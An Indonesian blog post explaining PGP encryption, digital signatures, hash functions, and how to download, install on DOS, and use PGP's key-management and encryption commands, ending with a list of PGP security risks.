Enkripsi dilakukan dengan mengacak pesan plaintext secara sistematis sehingga tidak dapat terbaca tanpa alat khusus. Dalam teknologi enkripsi yang umum saat ini, digunakan sepasang kunci untuk mengenkripsi dan mendeenkripsi (menguraikan sandi) pesan yang hendak disampaikan. Sepasang kunci ini dinamakan kunci publik dan kunci privat. Dua kunci ini dibangkitkan secara simultan oleh komputer dan digunakan berpasangan. Untuk dapat mengenkripsi pesan, orang yang menulis pesan memerlukan kunci publik (public key). Kunci publik ini disebarkan oleh pemiliknya agar orang yang ingin menulis pesan padanya bisa mengenkripsi pesan menggunakan kunci publik tersebut. Setelah dienkripsi, pesan tersebut tidak bisa diuraikan lagi, kecuali memakai kunci privat. Kunci privat disimpan dan harus dirahasiakan oleh pemiliknya. Kunci ini digunakan untuk menguraikan pesan yang dienkripsi dengan menggunakan kunci publik. Karena hanya satu orang (pemilik kunci) yang menyimpan kunci privat tersebut, maka hanya dia yang bisa membaca pesan tersebut. 

Enkripsi untuk File-File Biner
Untuk mereka yang terbiasa bekerja dengan file-file biner, pada usenet mengetahui istilah uuencode. Uuenconde adalah suatu program, yang terutama untuk UNIX, namun sekarang berkembang sehingga dapat mengubah file-file biner seperti
.GIF or .AU
menjadi ASCII text yang sesuai dengan format pengiriman usenet. Feature ini juga dimiliki oleh  PGP.
File config.txt
(mungkin disebut pgp.ini atau .pgprc ;tergantung protokol local) memiliki suatu option untuk berapa banyak baris file ASCII yang dapat dimuat. Jika jumlah ini tercapai,  PGP akan memecah-mecah file armored .asc menjadi .as1, .as2, .as3, ... dan semuanya harus digabungkan satu sama lain secara bersama-sama dan menjalankan PGP dalam suatu file yang besar. Untuk mengenkripsi suatu file biner, gunakan command berikut:
pgp -a picture.gif
atau option TextMode  diset ke ON:
pgp -a picture.gif +textmode=off

Implementasi PGP dalam TandaTangan Digital
Tanda tangan digital ini berguna untuk memastikan keaslian pesan yang disampaikan, bahwa suatu pesan yang disampaikan pada kita benar-benar berasal dari pengirim seperti yang tertulis pada header e-mail. Tanda tangan digital juga menjamin integritas pesan. Teknologi ini memungkinkan kita mendeteksi bila ada orang yang menyadap pesan dan mengganti isi pesannya di tengah jalan.
Dibandingkan dengan tandatangan analog, tanda tangan digital lebih sulit dipalsukan. Tanda tangan digital lebih sering digunakan daripada enkripsi karena kita sering tidak peduli apakah e-mail kita disadap atau tidak, tapi kita benar-benar ingin tahu apakah yang mengirim e-mail pada kita benar-benar orang yang kita maksud. Ini semakin penting dengan semakin menyebarnya virus yang seolah-olah datang dari orang yang kita kenal. Berbeda dengan proses enkripsi, dalam tanda tangan digital kunci privat digunakan untuk menandatangani dokumen atau pesan yang hendak disampaikan. Penerima pesan atau dokumen dapat memeriksa keasliannya dengan menggunakan kunci publik yang sudah ada padanya.
Gbr. Tanda Tangan Digital (Digital Signatures) Sederhana

Fungsi Hash

Hash adalah algoritma yang menghasilkan output yang bersifat unik dari sebuah input tertentu seperti pesan. Fungsi hash menambahkan suatu fungsi dalam prosesnya dari skema proses diatas. Fungsi ini akan membuat suatu panjang variabel output yang sama walau pun berbeda panjang pesan. Tetapi perubahan  satu bit saja akan merubah nilai dari variabel fix tersebut.
PGP menggunakan kekuatan fungsi hash ini secara kriptografi pada text biasa yang pengguna menandatanganinya. Ini akan menghasilkan suatu panjang data yang tetap yang disebut dengan suatu message digest (pesan singkat), Sekali lagi perubahan sedikit saja pada data akan merubah nilai dari pesan ini. Lalu PGP menggunakan pesan singkat dan kunci privat untuk membuat “signature”. PGP mengirimkan signature dan text biasa ini bersama-sama. Pada sisi penerima pesan, penerima menggunakan PGP untuk melakukan komputasi ulang digest, lalu membuktikan signaturenya. PGP dapat mengenkripsi tulisan biasa atau tidak. Menandatangani tulisan biasa akan berguna jika sebagian penerima tidak tertarik akan atau mempu untuk membuktikan signature.
Sepanjang suatu jaminan fungsi hash digunakan, tidak ada cara lain untuk mengambil tanda tangan seseorang  dari dokumen yang satu ke dokumen yang lain atau merubahnya dalam cara apa pun. Perubhan paling kecil saja dari dokumen akan menghasilkan proses pembuktian keabsahan menjadi gagal.
Gbr. Pengamanan Tanda Tangan Digital (Secure Digital Signatures)

Cara Mendapatkan Program PGP
Program PGP “International version” merupakan shareware dan dapat didownload dari beberapa ftp server sebagai berikut : 

ftp://ftp.ifi.uio.no/pub/pgp/(primary)
ftp://ftp.ox.ac.uk/pub/crypto/pgp/
ftp://ftp.dsi.unimi.it/pub/security/crypt/PGP/
ftp://ftp.informatik.uni-hamburg.de/pub/virus/crypt/pgp/
Program PGP tersedia dalam berbagai platform seperti MS-Dos, Macintosh, Unix, VMS, OS/2, Atari, dlsb. Untuk platform MS-Dos sendiri, terdapat dua jenis yaitu pgp263i.zip (16 bit) dan pgp263ix.zip (32 bit). Untuk versi 32 bit, terdapat perbedaan pada kecepatan proses enkripsi dan pembuatan key dibandingkan dengan versi 16 bit.
PGP juga tersedia sebagai freeware maupun sebagai paket komersil dalam berbagai versi yang dapat dioperasikan dalam berbagai sistem operasi  (DOS, Windows, UNIX, Mac). Program PGP dapat didownload gratis dari situs www.pgp.org atau www.pgpi.org. 

Instalisasi PGP

Adapun langkah – langkah yang dilakukan jika melalui FTP server adalah :
  1. Jika mengambil program PGP dengan platform MS-Dos yang bernama pgp263i.zip dan kemudian mengekstraknya dengan menggunakan program Unzip atau Winzip. Pada saat proses ekstraksi berlangsung, tentukan letak direktori yang akan ditempati oleh program PGP tersebut. Dalam contoh kali ini, penulis menggunakan direktori C:\pgp sebagai tempat penyimpanan program PGP. Setelah diekstrak, pada direktori c:\pgp akan muncul 5 buah file yaitu : readme.1st ; readme.usa ; setup.doc; pgp263ii.zip; pgp263ii.asc. File pgp263ii.zip diekstrak dengan menggunakan program Unzip atau Winzip dengan direktori yang sama  yaitu C:\pgp.  Nah, setelah ekstraksi di atas, program PGP siap dikonfigurasi.
  2. Langkah selanjutnya adalah kita mengkonfigurasi program PGP tersebut melalui file config.txt.
  3. Setelah file config.txt selesai diedit dan disimpan, maka selanjutnya kita mengkonfigurasikan parameter TZ dan path untuk program PGP. TZ ini kependekan dari Time Zone dan untuk WIB digunakan nilai GMT-7. Jika parameter TZ tidak diset maka PGP tidak akan beroperasi. Ada dua cara untuk mengkonfigurasi parameter tersebut.
Cara pertama, kita langsug ketikan perintah “set TZ=GMT-7” dan “set path=c:\pgp;%path%” pada prompt DOS.
    C:\>SET TZ=GMT-7                          [Enter]
    C:\>SET PATH=C:\PGP;%PATH%     [Enter]
Cara kedua, kita tambahkan kedua perintah di atas pada file AUTOEXEC.BAT sehingga setiap kali booting, komputer akan otomatis mengkonfigurasi parameter di atas.
Jika langkah-langkah di atas telah selesai dilakukan, maka instalasi program PGP telah selesai dan siap digunakan.

Penggunan PGP
PGP memiliki banyak argumen yang mendefinisikan setiap fungsi yang berbeda-beda. Untuk melihat keseluruhan argumen yang tersedia, gunakan perintah “pgp -h”. Langkah awal yang harus dilakukan adalah PGP perlu dikonfigurasikan terlebih dahulu. 
1. Langkah – langkah untuk melakukan konfigurasi dalam PGP , sebagai berikut :
2. Buatlah pasangan kunci, kunci publik dan kunci pribadi
3. Buatlah kunci publik
4. Tambahkan kunci publik penerima.

- Membuat Pasangan Kunci
Perintah untuk menciptakan key baru adalah “PGP –kg”. Dalam membuat pasangan kunci , langkah – langkahnya sebgai berikut:
1. Definisikan tipe dari masing-masing kunci.
2. Definisikan algoritma dari masing-masing kunci
3. Tentukan ukuran kunci
4. Tentukan identitas publik untuk kunci pemakai
5. Tentukan validasi periode dari penandaan kunci
6. Tentukan Passphrase.

- Membuka Kunci Publik
Kunci publik seharusnya ditukar diantara pengirim dan penerima sebelum mulai berkomunikasi. Kunci publik dapat dibuka di file teks dan didistribusikan ke penerima. Kunci publik tersebut dapat dibuka dengan perintah “pgp –kvc”.
Dengan demikian kita telah memiliki sebuah key dengan MPILIB key 1024 bit. Selanjutnya kita bisa mengekstrak public key kita sehingga bisa kita bagikan kepada orang-orang yang kita percaya. Perintah ekstraksi public key adalah “pgp -kxa userid keyfile”.
Nah, file yang berisi public key adalah ‘pubkey.asc’ dan siap dikirimkan melalui e-mail

- Menambahkan Kunci Publik Penerima
Cara menambahkan publik key yang kita terima ke dalam koleksi publik yang kita miliki adalah dengan menggunakan perintah “pgp –ka keyfile”. Setelah melakukan konfirmasi kebenaran kunci publik, kita dapat menandai kunci tersebut. Ketika melakukan enkripsi terhadap file dengan menggunakan ID penerima, kita akan melihat peringatan tentang kebenaran kunci publik. Penandaan akan menghilangkan pesan peringatan selama proses enkripsi pesan. Sebuah kunci dapat ditandai dengan menggunakan perintah “pgp-ks userid”. Sedangkan Untuk melihat koleksi public key milik kita, gunakan kembali perintah “pgp -kvc”.
Berikut merupakan ilustrasi gambar dari pengiriman e-mail dengan menggunakan konsep Pretty Good Privacy.
Gbr. Proses pengiriman e-mail dengan menggunakan PGP

 
Cara mengenkripsi mail yang hendak dikirimkan
Salah satu cara adalah menjalankan prosedur seperti Gambar 2. diatas Kita buat isi mail kita ke dalam sebuah file teks. Kita enkripsi dengan menggunakan PGP. Kita perintahkan program e-mail untuk membaca dan mengirimkan file yang telah dienkripsi. Sesampainya di tujuan, penerima menyimpan isi mail yang masih terenkripsi ke dalam bentuk file. Penerima menjalankan program PGP untuk mendekripsi file tersebut. Hasil akhirnya adalah isi mail awal.
Setelah itu Mail ini masih dalam bentuk enkripsi. Kita terima dengan menggunakan program mail (Eudora, Pegasus, dll) kemudian kita simpan ke file “mail.asc”. Kita dekripsi mail tersebut dengan perintah “pgp keyfile”. Proses deskripsi telah selesai yang kemudian akan munculnya file “mail” kita yang dapat dimengerti.

Resiko Keamanan PGP
Apabila sistem kita sudah memasuki dunia internet, maka keamanan data pun menjadi hl yang penting. Berbagai cara pengaman telah dilakukan salah satunya seperti penggunaan aplikasi PGP. Akan tetapi tidak ada sistem keamanan data yang tidak dapat ditembus. PGP merupakan salah satu alternatif cara untuk melindungi data. Pada sistem keamanan data, biaya perlindungan data terhadap nilai dari data menjadi pertimbangan utama.
Berikut adalah beberapa resiko keamanan yang dihadapi oleh PGP :
1.    Kata Kunci dan Private Key yang mudah ditebak
2.    Perusakan Public Key
3.    File yang tidak dihapus dengan sempurna
4.    Virus dan Trojan
5.    Swap file dan virtual memori
6.    Pelanggaran keamanan secara fisik
7.    Serangan
8.    Kerusakan atau kesalahan tanggal
9.    Analisa lalu lintas jalan
10.    Kriptonalisis

PGP dikembangkan oleh Phillip Zimmerman yang melakukan usaha-usaha berikut.
  1. Memilih algoritma kriptografi terbaik yang ada sebagai komponen dasarpembentuk PGP
  2. Mengintegrasikan algoritma-algoritma ini ke dalam aplikasi serba guna yang independen terhadap sistem operasi dan prosesor yang dijalankan dengan sekumpulan kecil instruksi yang mudah digunakan.
  3. Membuat paket dan dokumentasinya, mencakup kode sumber, dapat diakses secara gratis melalui internet, bulletin board, dan jaringan komersial semacam compuserve.
  4. Melakukan perjanjian dengan perusahaan untuk memberikan kompatibilitas yang penuh, versi komersial PGP yang berharga murah.

Read Full...
 
© Grunge Theme Copyright by Keamanan Komputer | Template by Blogger Templates | Blog Trick at Blog-HowToTricks